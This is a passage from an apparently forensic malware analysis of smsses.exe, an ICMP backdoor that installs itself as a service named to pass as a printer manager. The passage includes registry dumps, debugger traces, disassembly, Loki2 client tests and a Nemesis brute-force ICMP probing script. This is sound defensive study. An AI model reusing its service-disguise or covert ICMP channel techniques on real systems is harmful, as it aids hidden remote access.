0x60	File	0x00120089	D:\WINNT\system32\ADVAPI32.DLL
0x64	File	0x00120089	D:\WINNT\system32\ws2_32.dll
0x68	File	0x00120089	D:\WINNT\system32\msvcrt.dll
0x6C	File	0x00120089	D:\WINNT\system32\ws2help.dll
0x70	File	0x00120089	D:\WINNT\system32\mfc42.dll
0x74	File	0x00120089	D:\WINNT\system32\GDI32.DLL
0x78	File	0x00120089	D:\WINNT\system32\USER32.DLL
0x7C	File	0x00120089	D:\WINNT\system32\msvcp60.dll

No Parameter Mode

Although parameters were needed to control the service, once the service was started, the smsses executable appeared to have some function from the command prompt when run without parameters.

Smsses would timeout in approx 15 seconds. Setting the registry value to Manual (0x3), System (0x1) or Boot (0x0) seemed to have no affect. Stopping the service resulted in an immediate return to the command prompt after attempting to smsses without parameters.

After the timeout, invalid commands entered in the shell return a ‘somecmd’ is not recognized as an internal or external command. Valid ones execute after the pause. It was thought that there could be a client mode that could contact a remote smsses service.

The smsses command was executed and the process was interrupted during it’s 15 second pause by attaching to it to a debugger[9] and noted to have the following dll activity listed by handle.

Process: smsses.exe

Handle	Type	Access	Name
0x14	Directory	0x00000003	\KnownDlls
0x18	File	0x00100020	D:\
0x20	Directory	0x000F000F	\Windows
0x28	Mutant	0x00000001	\NlsCacheMutant
0x30	Key	0x000F003F	HKLM
0x38	WindowStation	0x000F037F	\Windows\WindowStations\WinSta0
0x44	WindowStation	0x000F037F	\Windows\WindowStations\WinSta0
0x48	Desktop	0x000F01FF	\Default
0x4C	File	0x00100080	\Device\NamedPipe\
0x50	File	0x00120089	D:\WINNT\smsses.exe
0x54	File	0x00120089	D:\WINNT\system32\NTDLL.DLL
0x58	File	0x00120089	D:\WINNT\system32\KERNEL32.DLL
0x5C	File	0x00120089	D:\WINNT\system32\rpcrt4.dll
0x60	File	0x00120089	D:\WINNT\system32\ADVAPI32.DLL
0x64	File	0x00120089	D:\WINNT\system32\ws2_32.dll
0x68	File	0x00120089	D:\WINNT\system32\msvcrt.dll
0x6C	File	0x00120089	D:\WINNT\system32\ws2help.dll
0x70	File	0x00120089	D:\WINNT\system32\mfc42.dll
0x74	File	0x00120089	D:\WINNT\system32\GDI32.DLL
0x78	File	0x00120089	D:\WINNT\system32\USER32.DLL
0x7C	File	0x00120089	D:\WINNT\system32\msvcp60.dll

Windows Registry Values

The smsses.exe service start added keys under HKLM\System\CurrentControlSet in both Enum and Services as is detailed below:

Enum\Root\ LEGACY_LOCAL_PARTNERS_ACCESS\0000 keys:

Class:	REG_SZ: Legacy Driver
ClassGUID:	REG_SZ: {8ECC055D-047F-11D1-A537-0000F8753ED1}
Config Flags:	REG_DWORD: 0
DeviceDesc:	REG_SZ: Local Printer Manager Service

[9] The debugger OllyDbg is seen in a later section.

```
Legacy:                 REG_SZ: 0x1
Service:                REG_SZ: Local Partners Access
Control
        Active Service  REG_SZ: Local Partners Access
```

Services\Local Partners Access keys:

```
Display Name:           REG_SZ: Local Printer Manager Service
ErrorControl:           REG_DWORD: 0x1
Image Path:             REG_EXPAND_SZ: smsses.exe
Object Name:            REG_SZ: LocalSystem
Start:                  REG_DWORD: 0x02
Type:                   REG_DWORD: 0x01
Enum
        0 :     REG_SZ: Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000
        Count:  REG_DWORD: 0x1
        NextInstance:REG_DWORD: 0x1
Security
                Security:  REG_BINARY:
                01001480A0000000
                AC00000014000000
                300000002001C00
                0100000002801400
                FF010F0001010000
                0000000100000000
                00001800FD010200
                0101000000000005
                1200000000000000
                00001C00FF010F00
                0102000000000005
                2000000020020000
                0000000000001800
                8D01020001010000
                000000050B000000
                200200000001C00
                FD01020001020000
                0000000520000000
                2302000000000000
                0101000000000005
                1200000001010000
                0000000512000000
```

Smsses.exe Registry Analysis

The service start was tested with numerous options after –i. All indications were that a second parameter was required to start the service successfully. There didn’t appear to be a host specific registry key or reference to a file that would control who could connect to the service, there were also no keys related to values for –i parameters.

Per Microsoft Technet, Subkeys under HKEY_LOCAL_MACHINE \System uses are:

- The *Enum* subkey contains hardware configuration data for devices and drivers loaded by Windows NT.
- …
- The *Services* subkey contains a list of drivers, file systems, user-mode service programs, and virtual hardware keys. Its data controls which services are loaded and their load order. The data in the Services subkey also controls how the services call each other.

Other services such as lanmanworkstation, lmhosts, lanmanserver also have similar keys including the security key.

The key for Local Partners Access\ImagePath “smsses.exe” was likely part of the reason that the executable needed to be renamed from target2.exe so that it would start.

When testing the service start/stop it was observed that -d kills the process and removes the Services\Local Partners Access keys but it leaves the \Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000\ keys.

The Description “Local Printer Manager Service” and smsses name were assumed to be designed for user deception. The name smsses.exe looks similar to the valid smss.exe service and could be easily overlooked.

Other trojan/backdoors such as wollf_b were found to use similar modifications to legacy registry keys with the ClassGuid: 8ECC055D-047F-11D1-A537-0000F8753ED1.

There was a Start key REG_DWORD = 2 which enabled the restart of the service at boot (Windows NT Workstation Resource Kit, pg.1058).

Service Start Values:

Boot	0
System	1
Auto	**2**
Manual	3
Disable	4

The strings line “Try to change the service's start type...” also indicated that there were could have been multiple start type capabilities. To test this, both regedt32 and the Control Panel, Services were used to vary the start type and to start/stop the service. The initial value was Auto (0x02).

In IDA, the code was noted to have two sections related to service creation as part of ADVAPI32. When demand start is in effect the type can take on multiple values.

```
CreateServiceA
0040236F      Start Type = SERVICE_AUTO_START
              Service Type (10)=      SERVICE_WIN32_OWN_PROCESS
```

```
ChangeServiceConfigA "Try to change the service's start type…"
00402605         Start Type (03)= SERVICE_DEMAND_START
                 Service Type =  SERVICE_KERNEL_DRIVER
                                      SERVICE_FILE_SYSTEM_DRIVER
                                      SERVICE_ADAPTER
                                      SERVICE_RECOGNIZER_DRIVER
                                      SERVICE_WIN32_OWN_PROCESS
                                      SERVICE_WIN32_SHARE_PROCESS
```

The start type was tested with type = Boot and the system was rebooted. No errors were seen in the event viewer but the services didn't show started after reboot and was not listed in Task Manager. This mode was assumed invalid.

Both the System and Manual options were also tested and the service was observed to operate as with the default of auto.

Runtime Debugging

The version of IDA used did not include a debugger so to analyse different test runs of smsses OllyDbg[10] was used. OllyDbg is an excellent tool that can extract stack contents, runtime text, and system traces and was used extensively to better understand the disassembled output and trace calls to external modules.




Figure 2. OllyDbg Debugger

The following debug output was obtained from multiple sessions. The full trace file outputs are extensive, only selected portions and are included below.

[10] http://home.t-online.de/home/Ollydbg/

Start Modes

The start modes of the program were reviewed to rule out any unknown options and assist with determining what the string parameter was used for. smsses.exe was opened using a variety of command line options and the traces were observed.

It was noted that the service start calls CreateServiceA and that command line execution of smsses calls StartServiceCtrlDispatcher. This indicated that the command line invocation of smsses without parameters could have attempted to talk to the already running smsses service, possibly to initiate a client call. Per Microsoft MSDN:

> The StartServiceCtrlDispatcher function connects the main thread of a service process to the service control manager, which causes the thread to be the service control dispatcher thread for the calling process.

It was also noted that the service default starts as SERVICE_WIN32_OWN_PROCESS and the following MSDN remarks would apply.

> The lpServiceTable parameter contains an entry for each service that can run in the calling process. Each entry specifies the ServiceMain function for that service. For SERVICE_WIN32_SHARE_PROCESS services, each entry must contain the name of a service. This name is the service name that was specified by the CreateService function when the service was installed. For SERVICE_WIN32_OWN_PROCESS services, the service name in the table entry is ignored.

The line 00401920 doesn't get called but contains a push smsses.00404590 pAddr=smsses.00404590 command. This address is seen in the following sections during input validation. The "pAddr" text makes it likely that the parameter after -i -d would be an IP address or host name.

The line 004020F0 begins the parameter check loop where the dash and 2nd parameter are parsed for validity. MSVCRT and NTDLL are used extensively.

```
c:\winnt\>smsses with no parameters
        check is done for eax=1 (eax is %s)
        jumps to 004021F5
                ASCII "Local Partners Access"
                pServiceTable = 0023FF40
                ADVAPI32.StartServiceCtrlDispatcherA
                returns from ntdll etc... to 0040221F
                exit

c:\winnt\>smsses \\10.20.225.200
        eax=2
        %s=00000002 ???
        s=00404590
```

```
c:\winnt\>smsses -something
        %s = 00000002 ???
        s = 00404590 as before

c:\winnt\>smsses -something whatisthis
        %s = 000000003 ???
        s = 00404590 as before
        when 3
                eax gets set to "whatisthis"
                sprintf gets called to trim input
                return to 00402139 to check dash value
                        dash is found
                                look for i
                                look for d
                                cant find – terminate

c:\winnt\>smsses -i loki
        eax=3
        s=00404590
        eax changes to 002F2D7 (location of paramter)
        00402122 ,<%s> becomes = "loki"
        sprintf is called
        back to smsses for check of parameter section 00402154
        put -i in eax
        jump to openscmanager
                advapi32 openeventw, svcctrlstartevent
        return to smsses 00402334
                password=NULL...
                advapi32.CreateServiceA
        004026A3
                advapi32.CloseServiceHandle
        terminate

c:\winnt\>smsses -i loki \\12.34.56.78
        parameter checks
                eax=4
                exits quickly
```

Create Service

The section jumped to after –i validation shows the service parameters being passed for startup but does not include command line options. It does show the StartType = 2 and descriptions that are later seen in the registry. The Password and several other parameters are set to NULL.

```
0040235A    PUSH 0                  Password = NULL
0040235C    PUSH 0                  ServiceStartType = NULL
0040235E    PUSH 0                  pDependencies = NULL
00402360    PUSH 0                  pTagId = NULL
00402362    PUSH 0                  LoadOrderGroup = NULL
00402364    PUSH smsses.004042FC    BinaryPathName = “smsses.exe”
00402369    PUSH 1                  ErrorControl =
                                    SERVICE_ERROR_NORMAL
```

```
0040236B    PUSH 2                   StartType = SERVICE_AUTO_START
0040236D    PUSH 10                  ServiceType =
                                     SERVICE_WIN32_OWN_PROCESS
0040236F    PUSH 0F01FF              DesiredAccess =
                                      SERVICE_ALL_ACCESS
00402374    PUSH smsses.004042DC     DisplayName =
                                     “Local Printer Manager Service”
00402379    PUSH smsses.00404150     ServiceName = “Local Partners Access”
0040237E    PUSH EAX                 hManager = 00137648
0040237F    CALL DWORD PTR DS: [ADVAPI32.CreateServiceA>]   CreateServiceA
```

Sockets

The section that looked related to an error code confirmed that it was using ICMP and RAW sockets. The error line that had a spelling error for create and would be printed was also displayed.

```
004010A0    move   eax, dword_404020
004010A5    test eax, eax
004010A7    jz     short loc_4010DE
004010A9    push   1        Protocol = IPPROTO_ICMP
004010AB    push   3        Type = SOCK_RAW
004010AD    push   2        Family = AF_INET
004010AF    call   ds:socket
004010B5    cmp    eax, FFFFFFFFh
…
004010C4    PUSH smsses.0040406C   format= “Impossible to creare raw
            ICMP socket”
```

The following section was related to the packets thought used by the covert session. The IDA values are in ().

```
004018C0    sub    esp, 124h
004018C6    push   esi
004018C7    push   1        Flags = WSA_FLAG_OVERLAPPED (dwFlags)
004018C9    push   0        Group = 0 (g)
004018CB    push   0        pWSAprotocol = Null (lpProtocolInfo)
004018CD    push   0        Protocol = IPPROTO_IP (protocol)
004018CF    push   3        Type = SOCK_RAW (type)
004018D1    push   2        Family = AF_INET (af)
```

These sections confirmed that RAW Sockets and ICMP were being used but had not been specific enough to reveal what ICMP type and codes were used for the client channel.

Both socket functions WSASocket and socket are called in the program. It was noted that there was no call to WSASocket and that pipes were being used during service control.

NTDLL - Pipes

NTDLL is called extensively. In NTDLL The full command string was observed during a test run with –i.

```
77F977B1D       rep stos dword ptr es:edi
                        ecx = 00000007 (dec. 7)
                        eax = BAADF00D
                        es:[edi] = 002F27D4 = FEEEFEEE

77FCBEC3        PUSH DWORD PTR SS:[EPB+10]
        0012FD3C        00132960        “ASCII “C:\WINNT\smsses.exe –i testarg”
```

It goes back to smsses in the –i section and then back to NTDLL again where it UNICODE “\PIPE\svcctl” is accessed.

Memory locations 00136CD0 – 00137FFF were seen with a pattern of EE.FE.EE.FE…

```
00137518        UNICODE “ncacn_np”

RPCRT4
77D31DE2        MOVE ESI, DWORD
                0012FBE4        ASCII   “0H”
```

More NTDLL activity

```
77FA6BB0        TEST EDX, 10000000
                        ECX 001375E8 UNICODE
                        “ncacn_np:[\\PIPE\\svcctl,Security=Impersonation Dynamic False]”

77FCBEC3        PUSH DWORD PTR SS:[EBP+10]
                        ECX 77D36008 UNICODE “rpcrt4.dll”
```

A memory reference to exception routine 3 was seen and 00402897 returned to smsses with exit code status = 0

The presence of ncacn_np[11] in smsses indicated that the service was using named pipes. The function svcctl is a set of Remote Procedure Calls that enable a remote client to start/stop or otherwise control any services that are available in the Control Panel, Services[12]. The service had full access to any functions requested by it.

The various security parameters passed to the function were:

- The type of security used was the default of Impersonation.
- The Dynamic setting reflected that the current security settings, including changes made after the remote procedure call was made. For ncacn_np, the default would have been static for remote named pipe connections. The value was set to dynamic which is the default for local named pipe connections.

[11] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/midl/midl/ncacn_np.asp
[12] http://archives.neohapsis.com/archives/microsoft/various/cifs/2002-q2/0014.html

- A value of False also indicated that all privileges were available and that the application can modify them.

A quick look at control panel confirmed that Display Name = “Local Printer Manager Service” path to executable “smsses.exe”, Startup type = “Automatic” existed after a –i start was successful. The service was removed upon a successful –d uninstall.

The ADVAPI32.DLL was also called extensively and exhibited the following service start and parameter storage behavior when the –i service command was run. The long Timeout=180000ms indicated that a timer could have been related to the startup parameter passed.

```
77DC2286 UNICODE “Global\Svcctrl\StartEvent_A3752DX”

77E8CEFC   PUSH EBP
        0012FE84    Call to OpenEventW from ADVAPI32.77DC2294
                   Access=100000
                   Inheritable= FALSE
                   EventName =“Global\Svcctrl\StartEvent_A3752DX”
77DC22A6   Kernel32.WaitForSingleObject
                   0012FE8C    000000050   hObject=00000050 (window)
                   0012FE90    0002BF20    Timeout = 180000ms.
77D939D2   MOV DWORD PTR SS:[EBP-18],ESP
                   0012FC7C    ASCII “loki”, “testarg” etc. depending on start
```

Packet Probing

Now that the service could be enabled it was necessary to poke at it to determine if any new ports were listening and see how if it responded to any probes. It was suspected that there are other modes and it is possible that the startup combination selected might not have enabled remote access.

Nmap was first used to baseline the TCP and UDP port use. The target responded with the standard windows netbios and other ports.

First attempts at communicating with it were simple Linux pings with various payloads payloads that included commands such as: hello, login, loki, cmd, dir to see if any caused anything other than an echo reply of the original command. No positive results were noted.

LOKI2 Testing

To disprove that it could be a true Loki2[13] daemon port, was assumed that it should answer to a Linux Loki2 client's request.

The best test to see if it was actually an NT port of the lokid would be to load the Loki2 client on a Linux system and see if they would talk. Rather than spend time attempting to port Loki to a current Linux configuration, it was decided that it would be faster to resurrect a Linux 2.0 kernel system. The binary was installed on a W2K computer and setup on a 10MB hub test LAN that included a Redhat 8.0 Linux computer and a Windows 2000 computer loaded with Ethereal.

Redhat 4.2 was downloaded and the appropriate Boot disk and rpm files were assembled. A spare Compaq Deskpro 4000 was configured with a 3-com 3c509 ISA NIC and a 3GB hard drive were configured with Windows 95 to store the rpms on a 1GB partition. Redhat 4.2 with Xfree86 and networking support was then installed on a 1GB partition.

Phrack's Loki text was then extracted and compiled for both plaintext operation and weak xor encryption. Loki strong encryption support was not compiled since it used Blowfish and was not felt likely to be used by the binary since there were no references to it in the hex strings or dlls used.

```
#./loki –d 192.168.1.1

LOKI2 route(c) 1997 guild corporation-worldwide
loki> login<cr>

Alarm.

Loki: no response from server (expired timer)
loki>
```

Although Loki had encryption capability, it used no login or authentication and was a simple command window. DOS command strings such as dir, cd /, echo as well as other strings like ?, help etc. were attempted to see if there would be a response. Tests were run on both the xor weak encryption and the plaintext versions of the program with the Ethereal active on the subnet.

LOKI2 was confirmed to communicate using standard ICMP Type 8, Code 0 Echos. Ethereal hex decodes revealed a static ICMP sequence number of 01:F0, a packet payload first byte of 0xB1 with the payload text followed by a 0x0A.

No loki client commands elicited anything other than a standard ICMP echo reply returning packets containing the commands.

[13] http://www.phrack.org/show.php?p=51&a=6

Brute Force ICMP Scanning

The smsses service was silent, did not advertise itself on the network and was suspected of operating via a proprietary ICMP session. To gain a better understanding of what the process would respond to, the service was mapped via brute force attempts to observe any replies that it might send to a remote system. The tool selected for probing was Nemesis[14].

To prepare for a reply to a password prompt, a payload file lokipass.txt containing the expected response to a login prompy “loki” was created.

ICMP backdoors use various methods to determine if a packet is destined for it. If a correct packet were received by the smsses.exe service, the expected output from a successful connection would be the “‘…==Icmp Backdoor…Your Password:” prompt seen in the strings and IDA disassemby.

To attempt to elicit this response, brute force sequence number scanning was done using a variety of ICMP packet types with paintext payloads of “loki” and others.

Several shell scripts were created with various Nemesis options. Some attempts used a fixed type and used an incrementing sequence number variable (0 – 65535) to scan all possible sequence numbers.


The shell script brute-loki.sh was created to use variable type and code fields with a fixed payload and standard sequence numbers to attempt to contact the running smsses.exe service.

brute-loki.sh

```
TYPENO=0
while [ $TYPENO –le 40]
CODENO=0
do
        while [ CODENO –le 10 ]
        do
        nemesis icmp –I $TYPENO –c $CODENO –qE –s 496 –S 10.20.225.1  \
                –D 10.20.225.50 –P lokipass.txt
        echo “probing $TYPENO $CODENO”
        CODENO =’expr $CODENO +1’
        done
TYPENO=’expr $TYPENO+1’
Done
```

[14] Nemesis is an Linux open source packet injection tool and can be downloaded from www.packetfactory.net/projects/nemesis/

This Ethereal[15] capture shows the responses to standard echo requests and attempts at various types while cycling through a range of codes and receiving no response.



```
No. .  Time      Source          Destination     Protocol  Info
  119 13.559397 10.20.225.1     10.20.225.50    ICMP      Echo (ping) request
  120 13.559412 10.20.225.50    10.20.225.1     ICMP      Echo (ping) reply
  121 13.568335 10.20.225.1     10.20.225.50    ICMP      Echo (ping) request
  122 13.568377 10.20.225.50    10.20.225.1     ICMP      Echo (ping) reply
  123 13.581621 10.20.225.1     10.20.225.50    ICMP      Router advertisement
  124 13.590430 10.20.225.1     10.20.225.50    ICMP      Router advertisement
  125 13.599248 10.20.225.1     10.20.225.50    ICMP      Router advertisement
  126 13.608108 10.20.225.1     10.20.225.50    ICMP      Router advertisement
  127 13.616914 10.20.225.1     10.20.225.50    ICMP      Router advertisement
  128 13.625715 10.20.225.1     10.20.225.50    ICMP      Router advertisement
  129 13.634524 10.20.225.1     10.20.225.50    ICMP      Router advertisement
  130 13.643396 10.20.225.1     10.20.225.50    ICMP      Router advertisement
  131 13.652150 10.20.225.1     10.20.225.50    ICMP      Router advertisement
  132 13.761544 10.20.225.1     10.20.225.50    ICMP      Router advertisement
  133 13.860551 10.20.225.1     10.20.225.50    ICMP      Router advertisement
  134 13.944368 10.20.225.1     10.20.225.50    ICMP      Router solicitation
  135 13.987676 10.20.225.1     10.20.225.50    ICMP      Router solicitation
  136 13.996649 10.20.225.1     10.20.225.50    ICMP      Router solicitation
  137 14.005538 10.20.225.1     10.20.225.50    ICMP      Router solicitation
  138 14.014460 10.20.225.1     10.20.225.50    ICMP      Router solicitation
  139 14.023331 10.20.225.1     10.20.225.50    ICMP      Router solicitation
```

```
⊞ Frame 119 (64 on wire, 64 captured)
⊞ Ethernet II
⊞ Internet Protocol, Src Addr: 10.20.225.1 (10.20.225.1), Dst Addr: 10.20.225.50 (10.20.225.50)
⊟ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 9
    Checksum: 0x4b23 (correct)
    Identifier: 0xb701
    Sequence number: 01:f0
    Data (6 bytes)
```

```
0000  00 09 6b 90 51 04 00 08  c7 fc bd ff 08 00 45 00   ..k.Q... ......E.
0010  00 22 fe 98 00 00 ff 01  e6 ea 0a 14 e1 01 0a 14   ."...... ........
0020  e1 32 08 09 4b 23 b7 01  01 f0 1b 6c 6f 6b 69 0a   .2..K#.. ...loki.
```

Figure 3. Brute Force ICMP Scan

During different stages of testing, both Ethereal and snort were started so that the data could be checked for the response packet that would contain the login prompt if successful.

#snort –vd | tee foo.txt

Using the above script method, thousands of probe packets were sent to the target smsses service. Probes with replies like standard ping logged approx. 37MB, probes that received no replies logged approx 19MB. After each scan the files were searched with grep to see if any replies from the smsses.exe service existed.

Standard Echo - Type 8 Code 0
Bruteseq—i8-c0-qe.sh Standard Replies snort nemesis-echoscan.txt
Nemesis icmp –i0 –c0 –qE –s $SEQNO –S 192.168.157.128 –D 192.168.157.130 –P lokipass.txt

Standard Echo Reply - Type 0 Code 0
Bruteseq—i0-c0-qe.sh No replies. snort nemesis-echoreply.txt

[15] www.ethereal.com

```
Nemesis icmp –i0 –c0 –qE –s $SEQNO –S 192.168.157.128 –D 192.168.157.130 –P lokipass.txt
```

Non-Standard Echo Reply - Type 0, code3
bruteseq—i0-ce-qe.sh No replies snort nemesis-seqscan1.txt

```
Nemesis icmp –i0 –c3 –qE –s $SEQNO –S 192.168.157.128 –D 192.168.157.130 –P lokipass.txt
```

System Responses to Probes

Although TDIMon displayed activity when the service started and stopped, ICMP traffic from probing caused no activity in TDIMON. A test ping also received no entry. To test TDI, A telnet to a running service on port 139 was done and output related to system:8 was observed, it was concluded that TDI would not yield information on ICMP actions.

Filemon was observed to access the registry and .dlls but not any configuration files that would control access.

The registry keys created did not contain host specific controls. The program also restarts automatically on boot once active so it was assumed that no host specific controls would be in place.

Process Monitoring

Both Process explorer and Windows Task manager were used to observe the results of probes on the running smsses.exe process.




Image Name	PID	Handles	Thre...	I/O Reads	I/O Writes	I/O Other	I/O Read...	I/O Write...	I/O Othe...
smsses.exe	1...	79	3	2	2	562	152	12	31,640
SMSS.EXE	204	33	6	234	62	148	14,785,024	48,128	33,938
SMAgent.exe	856	36	2	4	4	18	270	28	296
SERVICES.EXE	276	581	36	86,756	84,931	245,531	8,591,041	74,042,138	27,640,393
rundll32.exe	1...	43	1	47	0	13,684	230,668	0	214,558

Figure 4. Smsses.exe Task Manager Process I/O

The process smsses.exe was shown to increment the I/O other fields on each packet type that it processed.


Probes were started at ICMP type 0 Code 0 and were scanned to Type 40 and Code 10. This scan included all known ICMP packet types and then a few. The following table is a summary of the packet responses. In some cases the Windows Operating system sent reply packets and in other cases the taskmanager incremented smsses' I/O counter indicating that the service saw the packet. The table has been abbreviated to only show types since codes didn't seem to be a factor.

ICMP Type	Description	Process	Reply Sent
0	Echo Reply	smsses	N
1	Undefined	smsses	N
2	Undefined	smsses	N
3	Destination Unreachable	W2K	N
4	Source Quench	W2K	N
5	Redirect	W2K	N
6	Undefined	smsses	N
7	Undefined	smsses	N
8	Echo	W2K	Y
9	Router Advertisement	smsses	N
10	Router Solicitation	smsses	N
11	TTL Exceeded	W2K	N
12	Parameter Problem	W2K	N
13	Timestamp Request	W2K	Y
14	Timestamp Reply	smsses	N
15	Information Request	smsses	N
16	Information Reply	smsses	N
17	Address Mask Request	W2K	N
18	Address Mask Reply	smsses	N
19….	Undefined	smsses	N

This table made a compelling case that non-standard ICMP types and codes were being processed by the smsses service. Because there were no replies to either the echo reply packets or other types, it was assumed that there must be a specific ICMP sequence number, type/code, or other control required in order for the service to respond.

XP Verification

To verify that there was not a dependency on a particular version of Windows (other than it would need to be Winsock 2 compatible) the smsses service was tested on two XP computers. The same functional results as those noted above were obtained. It was noted that the MSCVP60.dll was not needed. The binary was not fully reviewed in OllyDbg running under XP.



Process Explorer - Sysinternals: www.sysinternals.com
File View Process DLL Options Search Help

Process	PID	CPU	Descript...	User Name	Priority	Handles	Window Title
CCPXYSVC.EXE	1928	00	Norton Int...	NT AUTHORITY\SYSTEM	8	234	
smsses.exe	3032	00		NT AUTHORITY\SYSTEM	8	34	
lsass.exe	560	00	LSA Shell...	NT AUTHORITY\SYSTEM	9	277	

Base	Size	MM	Description	Version	Time	Path
0x260000	0x16000	*			8/23...	C:\WINDOWS\system32\unicode.nls
0x280000	0x34000	*			4/9/...	C:\WINDOWS\system32\locale.nls
0x2C0000	0x41000	*			8/23...	C:\WINDOWS\system32\sortkey.nls
0x310000	0x6000	*			8/23...	C:\WINDOWS\system32\sorttbls.nls
0x330000	0x3000	*			8/23...	C:\WINDOWS\system32\ctype.nls
0x400000	0x6000				2/20...	C:\WINDOWS\smsses.exe
0x559000...	0x61000		Microsoft (R) C++ Runtime Library	6.00.8972.0000	8/29...	C:\WINDOWS\system32\msvcp60.dll
0x629C0...	0x8000		Language Pack	5.01.2600.0000	8/23...	C:\WINDOWS\system32\lpk.dll
0x71A50...	0x3B000		Microsoft Windows Sockets 2.0 Service Provider	5.01.2600.0000	8/23...	C:\WINDOWS\system32\mswsock.dll
0x71A90...	0x8000		Windows Sockets Helper DLL	5.01.2600.0000	8/23...	C:\WINDOWS\system32\wshtcpip.dll
0x71AA0...	0x8000		Windows Socket 2.0 Helper for Windows NT	5.01.2600.0000	8/23...	C:\WINDOWS\system32\ws2help.dll
0x71AB0...	0x15000		Windows Socket 2.0 32-Bit DLL	5.01.2600.0000	8/23...	C:\WINDOWS\system32\ws2_32.dll
0x72FA0...	0x5A000		Uniscribe Unicode script processor	1.409.2600.1106	8/29...	C:\WINDOWS\system32\usp10.dll
0x730D0...	[illegible]		MFCDLL Shared Library - Retail Version	6.00.8665.0000	8/23...	C:\WINDOWS\system32\mfc42.dll
0x76F200...	[illegible]		DNS Client API DLL	5.01.2600.1106	8/29...	C:\WINDOWS\system32\dnsapi.dll
0x76F600...	0x2C000		Win32 LDAP API DLL	5.01.2600.1106	8/29...	C:\WINDOWS\system32\wldap32.dll
0x76FB0...	0x7000		LDAP RnR Provider DLL	5.01.2600.0000	8/23...	C:\WINDOWS\system32\winrnr.dll
0x76FC0...	0x5000		Remote Access AutoDial Helper	5.01.2600.0000	8/23...	C:\WINDOWS\system32\rasadhlp.dll
0x77C10...	0x53000		Windows NT CRT DLL	7.00.2600.1106	8/29...	C:\WINDOWS\system32\msvcrt.dll
0x77C70...	0x40000		GDI Client DLL	5.01.2600.1106	8/29...	C:\WINDOWS\system32\gdi32.dll
0x77D40...	0x8C000		Windows XP USER API Client DLL	5.01.2600.1106	8/29...	C:\WINDOWS\system32\user32.dll
